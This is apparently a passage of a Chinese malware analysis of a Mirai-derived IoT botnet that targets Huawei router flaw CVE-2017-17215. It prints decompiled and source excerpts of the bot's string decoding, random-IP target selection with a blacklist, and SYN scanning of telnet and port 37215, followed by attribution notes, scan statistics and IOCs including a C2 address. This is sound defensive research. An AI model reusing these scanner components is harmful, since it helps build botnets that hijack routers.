  if ( *((_WORD *)v1 + 2) )
  {
    v3 = BAADF00D;
    v4 = 0;
    v5 = (unsigned int)BAADF00D >> 8;
    v8 = BYTE3(BAADF00D);
    v6 = (unsigned int)BAADF00D >> 16;
    do
    {
      *(_BYTE *)(*v1 + v4) ^= v3;
      *(_BYTE *)(*v1 + v4) ^= v5;
      *(_BYTE *)(*v1 + v4) ^= v6;
      v7 = v4++;
      *(_BYTE *)(*v1 + v7) ^= v8;
      result = v1[1] & 0xFFFF;
    }
    while ( result > v4 );
  }
  return result;
}
```

IP 扫描方案-随机算法：

```c
static uint32_t x, y, z, w;
void rand_init(void)
{
    x = time(NULL);
    y = getpid() ^ getppid();
    z = clock();
    w = z ^ y;
}
uint32_t rand_next(void) //period 2^96-1
{
    uint32_t t = x;
    t ^= t << 11;
    t ^= t >> 8;
    x = y; y = z; z = w;
    w ^= w >> 19;
    w ^= t;
    return w;
}
```

```c
clock_t rand_init()
{
  signed int v0; // ebx@1
  clock_t v1; // eax@1
  clock_t result; // eax@1

  dword_804E0CC = sys_time(0);
  v0 = sys_getpid();
  dword_804E0D0 = sys_getppid() ^ v0;
  v1 = sub_804B79D();
  dword_804E0D4 = v1;
  result = dword_804E0D0 ^ v1;
  dword_804E0D8 = result;
  return result;
}
```

```c
int rand_next()
{
  unsigned int v0; // ebx@1
  unsigned int v1; // edx@1
  int result; // eax@1

  v0 = dword_804E0CC ^ (dword_804E0CC << 11);
  dword_804E0CC = dword_804E0D0;
  dword_804E0D0 = dword_804E0D4;
  dword_804E0D4 = dword_804E0D8;
  v1 = ((unsigned int)dword_804E0D8 >> 19) ^ dword_804E0D8;
  result = v1 ^ v0 ^ (v0 >> 8);
  dword_804E0D8 = v1 ^ v0 ^ (v0 >> 8);
  return result;
```

IP 黑名单:

```c
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;
    do
    {
        tmp = rand_next();
        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 ||
           (o1 == 0) ||
           (o1 == 3) ||
           (o1 == 15 || o1 == 16) ||
           (o1 == 56) ||
           (o1 == 10) ||
           (o1 == 192 && o2 == 168) ||
           (o1 == 172 && o2 >= 16 && o2 < 32) ||
           (o1 == 100 && o2 >= 64 && o2 < 127) ||
           (o1 == 169 && o2 > 254) ||
           (o1 == 198 && o2 >= 18 && o2 < 20) ||
           (o1 >= 224) ||
           (o1 == 6 ||
           o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215)
    );
```

```c
            if ( (_BYTE)v14 != 192 )
              break;
            if ( BYTE1(v14) != 168 )
            {
LABEL_14:
              if ( (_BYTE)v14 != 169 )
                goto LABEL_15;
              if ( BYTE1(v14) != 255 )
                goto LABEL_16;
            }
          }
          if ( (_BYTE)v14 == 172 )
          {
            if ( BYTE1(v14) <= 15u )
              goto OK_to_next_step;
            if ( BYTE1(v14) > 31u )
            {
LABEL_15:
              if ( (_BYTE)v14 == 198 )
                goto LABEL_43;
LABEL_16:
              if ( (unsigned __int8)v14 <= 223u )
                goto OK_to_next_step;
            }
          }
          else
          {
            if ( (_BYTE)v14 != 100 )
              goto LABEL_14;
            if ( BYTE1(v14) <= 63u )
            {
OK_to_next_step:
              if ( (unsigned __int8)(v14 - 6) > 1u
                && (_BYTE)v14 != 11
                && (_BYTE)v14 != 21
                && (_BYTE)v14 != 22
                && (_BYTE)v14 != 26
                && (_BYTE)v14 != 28
                && (_BYTE)v14 != 29
                && (_BYTE)v14 != 30
                && (_BYTE)v14 != 33
                && (_BYTE)v14 != 55
                && (_BYTE)v14 != 214
                && (_BYTE)v14 != 215 )
```


通信策略:


```
iph->daddr = get_random_ip();
iph->check = 0;
iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));

if (i % 10 == 0)
{
    tcph->dest = htons(2323);
}
else
{
    tcph->dest = htons(23);
}
tcph->seq = iph->daddr;
if (n < sizeof(struct iphdr) + sizeof(struct tcphdr))
    continue;
if (iph->daddr != LOCAL_ADDR)
    continue;
if (iph->protocol != IPPROTO_TCP)
    continue;
if (tcph->source != htons(23) && tcph->source != htons(2323))
    continue;
if (tcph->dest != source_port)
    continue;
if (!tcph->syn)
    continue;
if (!tcph->ack)
    continue;
if (tcph->rst)
    continue;
if (tcph->fin)
    continue;
if (htonl(ntohl(tcph->ack_seq) - 1) != iph->saddr)
    continue;
```

```
word_804E10A = sub_8048190(&lpBuffer, 20u);// Set the IP header
port_37215 = 0x5F91;
TCP_Seq_Num = dst_addr;
word_804E124 = 0;
word_804E124 = sub_80481E0((int)&lpBuffer, &word_804E114, 5120u, 20);// Set the TCP header
v55 = dst_addr;
HIWORD(to) = port_37215;
LOWORD(to) = 2;
sys_sendto(s_Socket, (int)&lpBuffer, 40, 0x4000, (int)&to, 16);// send IP and TCP headers (20 * 2 bytes)
```


```
if ( (unsigned int)v18 > 39   // total bytes > 39
                              // check if the packet is sent to the local machine
                              // source_port is 37215,which is from vulerable Huawei Router
                              // dst_port is equal to the previous calculated port
                              // and the protocol is TCP(6)
                              //
  && dst_ip == LocalAddress
  && v46 == 6
  && source_port == 0x5F91
  && v43 == (_WORD)dst_port )
{
  if ( BYTE7(v50) & 2 )       // SYN
  {
    if ( BYTE7(v50) & 0x10 )  // ACK
    {
      if ( !(BYTE7(v50) & 4) && !(BYTE7(v50) & 1) )// RST == 0 && FIN == 0
      {
        HIWORD(v19) = WORD2(v50);
        LOWORD(v19) = __ROR2__(WORD1(v50), 8);
        v19 = __ROR4__(v19, 16);
        LOWORD(v19) = __ROR2__(v19, 8);
        --v19;
        LOWORD(v19) = __ROR2__(v19, 8);
        v19 = __ROR4__(v19, 16);
        LOWORD(v19) = __ROR2__(v19, 8);// src_ip == ACK Number - 1
        if ( src_ip == v19 )
```

自从华为路由器漏洞(CVE-2017-17215)披露以来，随之而来的各种 IoT 僵尸网络加入针对该漏洞利用的扫描机制，其中主要包括 Satori(Okiru)、Jenx、Wicked、Omni、Owari、Sora 等,Wicked、Omni、Owari 和 Soar 等僵尸网络都出自同一黑客所为，其网名是“Wicked”，今年上半年 4 月份 NewSky Security 曾对该 IoT 黑客进行了一场匿名采访 (https://blog.newskysecurity.com/understanding-the-iot-hacker-a-conversation-with-owari-sora-iot-botnet-author-117feff56863)，从 CVE-2017-17215 漏洞利用的时间线上，有可能此次僵尸网络背后的作者依然是 Wicked，另外我们对样本中所用 payload 中硬编码的恶意 IP 进行追踪溯源，发现 twitter 上一名为 400kQBOT 的人多次留言回复 360Netlab 并声称自己是该 IP 的拥有者:






这样从恶意 IP 的控制来看,此僵尸网络可能是由 400kQBOT 控制，他跟 Wicked 是同一个人吗？这个不得而知，比较大的可能性是他们属于同一团伙，分工合作，控制多个僵尸网络。下面让我们看一下互联网上的端口统计数据:



我们可以看到从 7 月 17 开始，针对 37215 端口的扫描活动剧增，正是该僵尸网络活动的开始，随后开始波动，到 8 月 1 日扫描活动已趋近为 0，表明互联网暴

露的华为路由器中可被扫描到的 37215 端口已趋于 0(可能由于用户路由器防火墙的开启),下图是全网上开放端口 37215 的设备指纹统计数据对比(2017 年 11 月 12 日和 2018 年 8 月 2 日):

2017 年 12 月 12 日（设备指纹数量:250,000+）:




2017年12月12日　37215端口

2018 年 8 月 2 日(设备指纹数量:21):

2018年8月2日 37215端口


从上述统计数据对比来看，自华为路由器漏洞披露以来，近 8 个月内的时间，各僵尸网络针对华为路由器 HG532 端口的扫描活动已趋于消停，当然僵尸网络活动不会停止，它们会增加更多的漏洞利用扫描来组建自己的僵尸网络，跟踪过 IoT Botne 应该都知道前面所述黑客 Wicked 编写与控制的物联网僵尸网络除了使用 CVE-2017-17215 之外,还有经典的 Realtek 漏洞 CVE-2014-8361(52869 端口)等设备漏洞，如下是针对端口 52869 端口的统计数据(设备指纹与端口扫描活动):

2017 年 12 月 12 日(设备指纹数量:13,000+):




2017年12月12日 52869端口

2018 年 8 月 2 日(设备指纹数量:41):



2018年8月2日 52869端口

通过对 52869 端口的统计数据进行对比分析，我们可以发现该端口扫描数量在 2017 年 12 月 4 日开始急剧增长，其波动时间与频率与 37215 端口如出一辙，



在 2018 年 7 月 18 日到 7 月 19 日扫描数量有所增加，大概 4000 多个,随后在 7 月 26 日互联网端口扫描数量大幅度增长，同样一天之内达到 34,200 个，规模与 37215 端口初期扫描相当,有可能是该僵尸网络已加入针对 CVE-2014-8361 的漏洞利用载荷。

综上，我们认为该物联网僵尸网络样本可能至少已经包含 2 个漏洞利用(CVE-2017-17215 和 CVE-2014-8361)而且仍然保持活跃，后续可能还会继续投入使用更多的路由器设备漏洞。自从知名物联网僵尸网络 Mirai 被公布源码之后,诞生了很多基于 Mirai 的僵尸网络变种(前面提及的均是基于 Mirai)对黑客来说可谓开发成本越来越低，开发速度越来越快，加之大量存在漏洞的设备依然暴露在公网上，利用已知的漏洞组合或爆破字典进行大规模扫描依然是组建大型僵尸网络的不二之选，当前物联网与工控安全形势严峻，黑客也开始通过部署 IoT 蜜罐来捕捉竞争对手的僵尸网络样本，只为争夺物联网这一肥沃土地的占有权，另外黑客也已经着手研究 AI 人工智能，企图利用 AI 来对抗安全防御，突破边界，可谓与时俱进!攻防无止境，需要不断学习与实践。

六、附录 IOCs

MD5:C3CF80D13A04996B68D7D20EAF1BAEA8
C2:104.244.72.82